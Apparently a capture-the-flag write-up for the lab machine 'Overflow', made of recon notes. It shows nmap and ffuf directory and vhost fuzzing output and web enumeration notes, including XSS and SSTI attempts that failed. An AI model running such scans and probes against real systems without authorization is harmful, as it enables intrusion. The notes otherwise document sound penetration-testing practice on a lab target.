Overflow

Saturday, April 9, 2022 12:14 PM

1. Network Scanning

   Discover port 22 with

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 eb:7c:15:8f:f2:cc:d4:26:54:c1:e1:57:0d:d5:b6:7c (RSA)
|   256 d9:5d:22:85:03:de:ad:a0:df:b0:c3:00:aa:87:e8:9c (ECDSA)
|_  256 fa:ec:32:f9:47:17:60:7e:e0:ba:b6:d1:77:fb:07:7b (ED25519)
```

   Discover port 25 with Postfix smtpd

```
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: overflow, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DS
N, SMTPUTF8
```

   Discover port 80 with Apache httpd 2.4.29 ((Ubuntu))

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Overflow Sec
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

2. Web Fuzz

   Directory Fuzz on Root Directory.

```
 :: Method           : GET
 :: URL              : http://overflow.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/overflow-htb.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 261ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 262ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 264ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 266ms]
assets                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 253ms]
config                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 256ms]
home                    [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 259ms]
index.php               [Status: 200, Size: 12227, Words: 4023, Lines: 220, Duration: 259ms]
login.php               [Status: 200, Size: 1878, Words: 542, Lines: 55, Duration: 387ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 359ms]
register.php            [Status: 200, Size: 2060, Words: 607, Lines: 56, Duration: 474ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 256ms]
:: Progress: [40952/40952] :: Job [1/1] :: 155 req/sec :: Duration: [0:04:58] :: Errors: 0 ::
```

   Directory Fuzz on '/home' directory. Discover logs.php is interesting.

```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://overflow.htb/home/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/overflow-htb-home.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 259ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 259ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 553ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 553ms]
blog.php                [Status: 200, Size: 2971, Words: 409, Lines: 100, Duration: 255ms]
index.php               [Status: 302, Size: 12503, Words: 4134, Lines: 225, Duration: 255ms]
logs.php                [Status: 200, Size: 14, Words: 1, Lines: 1, Duration: 256ms]
profile                 [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 256ms]
:: Progress: [40952/40952] :: Job [1/1] :: 155 req/sec :: Duration: [0:04:31] :: Errors: 0 ::
```

Directory Fuzz on '/config' directory. Discovered some interesting php script. That was unable to show in web browser.

```
       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://overflow.htb/config/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/overflow-htb.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 265ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 265ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 272ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 277ms]
auth.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 258ms]
db.php                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 258ms]
users.php               [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 255ms]
:: Progress: [40952/40952] :: Job [1/1] :: 155 req/sec :: Duration: [0:04:35] :: Errors: 0 ::
```

Directory Fuzz on '/assets' directory. Discovered some common file.


```
      v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://overflow.htb/assets/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/overflow-htb-assets.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 267ms]
.htpasswd.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 268ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 268ms]
.htaccess.php           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 270ms]
css                     [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 254ms]
img                     [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 258ms]
js                      [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 268ms]
:: Progress: [40952/40952] :: Job [1/1] :: 132 req/sec :: Duration: [0:04:30] :: Errors: 0 ::
```

Vhost Fuzz. Nothing can be discovered.


```
      v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://overflow.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.overflow.htb
 :: Output file      : ./web-dir/overflow-htb-vhost.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response words: 4023
________________________________________________

:: Progress: [114441/114441] :: Job [1/1] :: 140 req/sec :: Duration: [0:14:08] :: Errors: 0 ::
```

3. Website Enumeration


   Discover Sign-In and Sign-Out button




Discover seem like username on About section.




Test XSS in Contact. Tested, but not working. The site will prompt to top page.




Discover login page via the Sign In button.




Created a new user with sodanew:sodanew And get automatically logged in to dashboard page.




Profile Page. Test SSTI, but not working. This is just a static page.




Blog Page. Discover some vulnerability name.





After Web Fuzz on each directory. Start check on file in 'home' directory.


On logs.php. The web server returned some information. Why unauthorized ? As I already login as created users.



